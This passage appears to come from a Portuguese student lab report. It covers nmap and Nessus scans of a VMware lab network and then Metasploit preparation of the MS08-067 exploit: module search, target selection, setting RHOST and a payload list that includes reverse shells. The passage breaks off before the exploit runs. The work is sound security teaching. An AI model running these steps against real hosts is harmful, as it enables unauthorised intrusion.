Network Distance: 1 hop

```

```

Initiating SYN Stealth Scan at 22:58
Scanning 192.168.64.128 [1000 ports]
Completed SYN Stealth Scan at 22:58, 1.55s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.64.128
adjust_timeouts2: packet supposedly had rtt of -102295 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -102295 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -102644 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -102644 microseconds. Ignoring time.
Retrying OS detection (try #2) against 192.168.64.128
WARNING: OS didn't match until try #2
Nmap scan report for 192.168.64.128
Host is up (0.000015s latency).
All 1000 scanned ports on 192.168.64.128 are closed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.4.20, Linux 2.6.14 - 2.6.34, Linux 2.6.17 (Mandriva), Linux 2.6.23, Linux 2.6.24
Network Distance: 0 hops

```

```

Read data files from: /usr/bin/./share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 209.21 seconds
Raw packets sent: 9681 (436.614KB) | Rcvd: 6157 (258.240KB)

```

A opção “-O”, já explicada, serve para detetar o SO das máquinas.

A opção “-v” é utilizada para obter um output mais detalhado da análise do nmap. É imprimido na consola quase todos os passos da análise e não só as suas conclusões

- nmap -sT -sV 192.168.64.1/24

```
root@Kali-UH:~/Desktop# nmap -sT -sV 192.168.64.1/24

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-19 23:15 WEST
Nmap scan report for 192.168.64.1
Host is up (0.00047s latency).
All 1000 scanned ports on 192.168.64.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.64.2
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped

MAC Address: 00:50:56:F6:7D:1F (VMware)

Nmap scan report for 192.168.64.129
Host is up (0.0012s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped

MAC Address: 00:50:56:F6:7D:1F (VMware)

Nmap scan report for 192.168.64.254
Host is up (-0.11s latency).
All 1000 scanned ports on 192.168.64.254 are filtered
MAC Address: 00:50:56:E0:51:FA (VMware)

Nmap scan report for 192.168.64.128
Host is up (0.000053s latency).
All 1000 scanned ports on 192.168.64.128 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 151.58 seconds
```

Usando a opção “-sT” é utilizada para realizar um scan usando o protocolo TCP.

- nmap -O -sV -sC -oX /root/Desktop/nessus-scan.xml --stylesheet=nmap_grupo_01.xls 192.168.64.1-254

```
File Edit View Search Terminal Help
root@Kali-UH:~# nmap -O -sV -sC -oX /root/Desktop/nessus-scan.xml --stylesheet=nmap_grupo_03.xls 192.168.64.1-254

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-21 18:06 WEST
Nmap scan report for 192.168.64.1
Host is up (-0.100s latency).
All 1000 scanned ports on 192.168.64.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.64.2
Host is up (0.0078s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped

MAC Address: 00:50:56:F6:7D:1F (VMware)
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2012 (93%), Microsoft Windows XP SP3 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Linux 3.2 (91%), DVTel DVT-9540DW network camera (91%), BlueArc Titan 2100 NAS device (89%), Actiontec MI424WR-GEN3I WAP (89%), Brother HL-S170DN printer (88%), Pirelli DP-10 VoIP phone (88%), Aethra Starvoice 1042 ADSL router (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.64.130
Host is up (0.00052s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.32 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp          0 Aug 06 2009 incoming
| -r--r--r-- 1 ftp ftp          187 Aug 06 2009 onefile.html
| ftp-bounce: bounce working!
25/tcp    open  smtp         SLmail smtpd 5.5.0.4433
| smtp_commands: tester-595cbae8, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN.
| This server supports the following commands: HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
80/tcp    open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_ http-methods: No Allow or Public header in OPTIONS response (status code 302)
|_ http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
|_ http-title: XAMPP 1.7.2
|_ Requested resource was http://192.168.64.130/xampp/splash.php
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows 98 netbios-ssn
443/tcp    open  ssl/http     Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_ http-cisco-anyconnect:
|_ ERROR: Not a Cisco ASA or unsupported version
|_ http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
|_ http-title: XAMPP 1.7.2
|_ Requested resource was https://192.168.64.130/xampp/splash.php
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-04-15T22:04:42
|_ Not valid after: 2019-04-13T22:04:42
```

```

File Edit View Search Terminal Help
| Not valid before: 2009-04-15T22:04:42
| Not valid after: 2019-04-13T22:04:42
|_ssl-date: 2016-05-21T17:12:07+00:00; 0s from scanner time.
|_sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
3306/tcp open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:F8:0F:34 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595c8ae8; OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_xp

Host script results:
|_nbstat: NetBIOS name: TESTER-595C8AE8, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f8:0f:34 (VMware)
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: tester-595c8ae8
|   NetBIOS computer name: TESTER-595C8AE8
|   Workgroup: WORKGROUP
|   System time: 2016-05-21T18:12:07+01:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol

Nmap scan report for 192.168.64.254
Host is up (-0.11s latency).
All 1000 scanned ports on 192.168.64.254 are filtered
MAC Address: 00:50:56:E0:51:FA (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.64.128
Host is up (0.000047s latency).
All 1000 scanned ports on 192.168.64.128 are closed

```

```

All 1000 scanned ports on 192.168.64.128 are closed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.4.20, Linux 2.6.14 - 2.6.34, Linux 2.6.17 (Mandriva), Linux 2.6.23, Linux 2.6.24
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 254 IP addresses (5 hosts up) scanned in 355.48 seconds
root@kali-01:~#

```

Este último comando contém vários argumentos, sendo um deles o caminho para um ficheiro xml.

O argumento “-O” indica o scan ao SO e o “-sV” pede a versão do mesmo.

A opção “-oX” indica ao nmap para guardar o output do comando no ficheiro indicado, podendo a sua informação ser analisada mais tarde.


Neste passo, iremos usar o Nessus, que é uma ferramenta que permite verificar as vulnerabilidades de um sistema. Essa verificação é feita pelo servidor Nessus (nessusd) que inicialmente determina quais as portas que se encontram abertas, de seguida experimenta vários exploits de modo a encontrar falhas de segurança (vulnerabilidades).

A utilização desta ferramenta é importante, pois como permite identificar problemas de segurança, torna-se mais fácil resolvê-los, de forma a evitar que alguém use essas falhas de segurança de forma maliciosa.

Alguns tipos de vulnerabilidades que a utilização do Nessus pode encontrar são:

- Vulnerabilidades que permitem a um hacker aceder a dados de um sistema;
- Falhas de configuração (falta de patches, ...);
- Problemas com passwords, como passwords comuns ou falta de passwords em algumas contas;
- DoSs através do recurso a pacotes TCP/IP com problemas (malformed packets).

Depois de nos registarmos e pedirmos a chave de autenticação teremos que descarregar o software, de seguida procedemos à sua instalação através do comando: `dpkg -i Nessus-6.7.0-ubuntu1110_amd64.deb`.



```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# ls
Nessus-6.7.0-ubuntu1110_amd64.deb
root@kali:~/Downloads# dpkg -i Nessus-6.7.0-ubuntu1110_amd64.deb
bash: dpkg-i: command not found
root@kali:~/Downloads# dpkg -i Nessus-6.7.0-ubuntu1110_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 309875 files and directories currently installed.)
Preparing to unpack Nessus-6.7.0-ubuntu1110_amd64.deb ...
Unpacking nessus (6.7.0) ...
Setting up nessus (6.7.0) ...
Unpacking Nessus Core Components...
nessusd (Nessus) 6.7.0 [build M20058] for Linux
Copyright (C) 1998 - 2016 Tenable Network Security, Inc

Processing the Nessus plugins...
[#####]


All plugins loaded (1sec)

- You can start Nessus by typing /etc/init.d/nessusd start
- Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (228-4) ...
root@kali:~/Downloads#
```

Depois de instalado iremos iniciar o servidor Nessus, para isso recorreremos ao comando: `/etc/init.d/nessusd start`.


De seguida iremos criar a nossa conta, onde iremos usar a chave de ativação que nos foi fornecida via e-mail. Depois de concluído este processo irá iniciar-se o download do servidor Nessus.



5

Depois de terminado o download e ter sido efetuado o login iremos proceder ao primeiro *scan*. Para isso escolhemos a opção “Host Discovery” e indicamos o IP do sistema que iremos analisar, neste caso o IP é: 172.16.133.128

Assim que a verificação termina podemos observar os seguintes resultados:




Fazendo uma análise aos resultados obtidos verificamos que se tentou determinar se o host estava ativo, para isso foram enviados vários ping's e utilizados diferentes protocolos. Verificando o wireshark conseguimos ver esses mesmos protocolos (TCP, UDP, ICMP).

6


De seguida procedemos a um tipo de análise diferente, escolhendo como opção de verificação: “Advanced Scan”.

Depois de terminada a verificação podemos ver que foram encontradas várias vulnerabilidades.



Podemos também verificar que as várias vulnerabilidades são classificadas segundo o seu grau de risco, ou seja, informação, baixo (neste caso não foi encontrada nenhuma), médio, alto e crítico.

Analisando com mais detalhe as várias vulnerabilidades de nível crítico podemos encontrar uma vulnerabilidade descrita como: MS08-067.



É-nos também fornecida uma descrição. Esta vulnerabilidade poderia permitir a execução remota de código se um utilizador recebesse um pedido de RPC especialmente concebido para o efeito num sistema afetado. Um intruso poderia explorar esta vulnerabilidade, executando código arbitrário sem autenticação nos sistemas Microsoft Windows 2000, Windows XP e Windows Server 2003. É possível que esta vulnerabilidade possa ser utilizada na concepção de uma exploração sob a forma de worm.

Como solução para este problema é dito que foram disponibilizados patches para várias versões do Windows.

Além desta informação, é também fornecida alguma informação extra sobre esta vulnerabilidade e também como pode ser explorada.

Vulnerability Information

CPE: cpe:/o:microsoft:windows

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: 2008/10/23

Vulnerability Pub Date: 2008/10/23

Exploitable With


Metasploit (MS08-067 Microsoft Server Service
Relative Path Stack Corruption)

CANVAS (CANVAS)

Core Impact

Recorrendo ao wireshark podemos verificar que foram utilizados vários protocolos para comunicar com o host. Entre os quais podem encontrar: TCP, ICMP, UDP, SMB, NBSS, DCE/RPC (que é usado para tentar aceder remotamente a um sistema), NBNS, SRVSVC (usado para saber informações do sistema), SRVLOC, RIPv1, RIPv2, FTP, SMTP, XDMCP, NTP, etc. Além disso são também utilizadas portas “invulgares”.

Repetindo este último passo, ou seja, voltando a usar como verificação a opção “Advanced Scan”, mas utilizando, desta vez, como alvo o sistema com Ubuntu podemos obter, também, alguns resultados.



No sistema com Ubuntu são encontradas algumas vulnerabilidades, no entanto, em menor número quando comparadas aos resultados obtidos para o sistema com Windows. Analisando com mais detalhe as vulnerabilidades classificadas como críticas podemos verificar que:

CRITICAL Unsupported Unix Operating System

Description

According to its version, the remote Unix operating system is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution

Upgrade to a more recent version that is currently supported.

Uma das vulnerabilidades encontradas diz respeito à versão do sistema operativo, que já não é suportada, é nos dada a informação que a solução para o problema passa por atualizar a versão para uma mais recente.

Outra das vulnerabilidades, classificada como crítica, encontrada foi:

CRITICAL Samba 'AndX' Request Heap-Based Buffer Overflow

Description

The remote Samba install is prone to a heap-based buffer overflow attack.

An attacker can exploit this issue to execute arbitrary code with the privileges of the application. Failed exploit attempts will result in a denial of service condition.

Solution


Apply patches from the vendor.

7

Os passos para explorar a vulnerabilidade de um sistema são:

- Escolher um exploit (tirará vantagem de uma vulnerabilidade do sistema alvo);
- Verificar se o sistema alvo é susceptível ao exploit escolhido;
- Escolher e configurar um payload (código que será executado no sistema alvo);
- Escolher uma técnica de codificação (para que o sistema ignore a codificação do payload);
- Executar o exploit.

Para escolher um exploit e um payload é necessário saber algumas informações do sistema alvo, tais como, o sistema operativo, a versão, etc. Para isso podemos utilizar ferramentas como o Nmap ou o Nessus, algo que foi feito nos passos anteriores. Além disso, recorrendo a estas ferramentas podemos também obter informações sobre as vulnerabilidades encontradas.



Inicialmente escrevemos o comando “help”, que nos mostra os diferentes comandos e a sua breve descrição.



De seguida escrevemos “help route” que nos dará uma descrição mais detalhada do comando “route”.

```
msf > help route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.
```

Com o comando: “search MS08” obtemos como resultado vários exploits cujo nome contém a string inserida:

```
msf > search MS08

Matching Modules
=====

  Name                               Disclosure Date  Rank      Description
  ----                               -
  auxiliary/admin/ms/ms08_059_his2006 2008-10-14      normal    Microsoft Host Integration Server 2006 Command Execution Vulnerability
  exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07      excellent Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
  exploit/windows/browser/ms08_053_mediaencoder 2008-09-09      normal    Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
  exploit/windows/browser/ms08_070_visual_studio_msmask 2008-08-13      normal    Microsoft Visual Studio Mmask32.ocx ActiveX Buffer Overflow
  exploit/windows/browser/ms08_078_xml_corruption 2008-12-07      normal    MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
  exploit/windows/smb/ms08_067_netapi 2008-10-28      great     MS08-067 Microsoft Server Service Relative Path Stack Corruption
  exploit/windows/smb/smb_relay 2001-03-31      excellent  MS08-068 Microsoft Windows SMB Relay Code Execution
```

De seguida procuramos alguma informação usando o comando: “info exploit/Windows/smb/ms08_67_netapi” que nos dá uma descrição detalhada deste exploit e os possíveis alvos:

```
File Edit View Search Terminal Help
msf > info exploit/windows/smb/ms08_067_netapi

  Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
  Module: exploit/windows/smb/ms08_067_netapi
  Platform: Windows
  Privileged: Yes
  License: Metasploit Framework License (BSD)
  Rank: Great
  Disclosed: 2008-10-28

Provided by:
  hdm <hdm@metasploit.com>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows 2003 SP0 Universal
  4   Windows XP SP2 English (AlwaysOn NX)
  5   Windows XP SP2 English (NX)
  6   Windows XP SP3 English (AlwaysOn NX)
  7   Windows XP SP3 English (NX)
  8   Windows XP SP2 Arabic (NX)
  9   Windows SP2 Chinese - Traditional / Taiwan (NX)
  10  Windows XP SP2 Chinese - Simplified (NX)
  11  Windows XP SP2 Chinese - Traditional (NX)
  12  Windows XP SP2 Czech (NX)
  13  Windows XP SP2 Danish (NX)
  14  Windows XP SP2 German (NX)
  15  Windows XP SP2 Greek (NX)
  16  Windows XP SP2 Spanish (NX)
  17  Windows XP SP2 Finnish (NX)
  18  Windows XP SP2 French (NX)
  19  Windows XP SP2 Hebrew (NX)
  20  Windows XP SP2 Hungarian (NX)
  21  Windows XP SP2 Italian (NX)
  22  Windows XP SP2 Japanese (NX)
  23  Windows XP SP2 Korean (NX)
  24  Windows XP SP2 Dutch (NX)
  25  Windows XP SP2 Norwegian (NX)
  26  Windows XP SP2 Polish (NX)
  27  Windows XP SP2 Portuguese - Brazilian (NX)
  28  Windows XP SP2 Portuguese (NX)

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOST     yes              The target address
  RPORT     445              Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVCS)

Payload information:
  Space: 400
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  http://cvedetails.com/cve/2008-4250/
  http://www.osvdb.org/49249
  http://technet.microsoft.com/en-us/security/bulletin/MS08-067
  http://www.rapid7.com/vuln/db/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos

msf >
```

Depois disto inserimos o comando:

```
msf > use exploit/windows/smb/ms08_067_netapi
```

De seguida iremos obter mais opções para este exploit, depois iremos definir o RHOST com o endereço do sistema alvo: 192.168.64.130 e voltar a escrever “show options”, verificando que a variável RHOST está definida com o IP introduzido por nós.

```
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
-----
Name      Current Setting  Required  Description
----      -
RHOST     192.168.64.130  yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:
--
Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.64.130
RHOST => 192.168.64.130
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
-----
Name      Current Setting  Required  Description
----      -
RHOST     192.168.64.130  yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:
--
Id  Name
--  ---
0   Automatic Targeting
```

Depois disto vamos obter a lista de payloads, usando o comando: “show payloads”:

```
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > show payloads
Compatible Payloads
-----
Name      Disclosure Date  Rank  Description
----      -
generic/custom          normal Custom Payload
generic/debug_trap      normal Generic x86 Debug Trap
generic/shell_bind_tcp  normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal Generic Command Shell, Reverse TCP Inline
generic/tight_loop      normal Generic x86 Tight Loop
windows/dllinject/bind_hidden_ipknock_tcp normal Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
windows/dllinject/bind_hidden_tcp          normal Reflective DLL Injection, Hidden Bind TCP Stager
windows/dllinject/bind_ipsv6_tcp           normal Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
windows/dllinject/bind_ipsv6_tcp_uauid     normal Reflective DLL Injection, Bind IPv6 TCP Stager with UAID Support (Windows x86)
windows/dllinject/bind_nomf_tcp            normal Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/dllinject/bind_tcp                 normal Reflective DLL Injection, Bind TCP Stager (Windows x86)
windows/dllinject/bind_tcp_rc4             normal Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption)
windows/dllinject/bind_tcp_uauid           normal Reflective DLL Injection, Bind TCP Stager with UAID Support (Windows x86)
windows/dllinject/reverse_hop_http         normal Reflective DLL Injection, Reverse Hop HTTP Stager
windows/dllinject/reverse_http             normal Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
windows/dllinject/reverse_ipsv6_tcp        normal Reflective DLL Injection, Reverse TCP Stager (IPv6)
windows/dllinject/reverse_nomf_tcp          normal Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_ordinal_tcp       normal Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp              normal Reflective DLL Injection, Reverse TCP Stager
windows/dllinject/reverse_tcp_allports     normal Reflective DLL Injection, Reverse All-Port TCP Stager
windows/dllinject/reverse_tcp_dns          normal Reflective DLL Injection, Reverse TCP Stager (DNS)
windows/dllinject/reverse_tcp_rc4          normal Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption)
windows/dllinject/reverse_tcp_uauid        normal Reflective DLL Injection, Reverse TCP Stager with UAID Support
windows/dllinject/reverse_winhttp          normal Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
windows/dns_int_query_exec                 normal DNS TXT Record Payload Download and Execution
windows/exec                              normal Windows Execute Command
windows/format_all_drives                  normal Windows Drive Formatter
windows/loadlibrary                        normal Windows LoadLibrary Path
windows/messagebox                         normal Windows MessageBox
windows/meterpreter/bind_hidden_ipknock_tcp normal Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
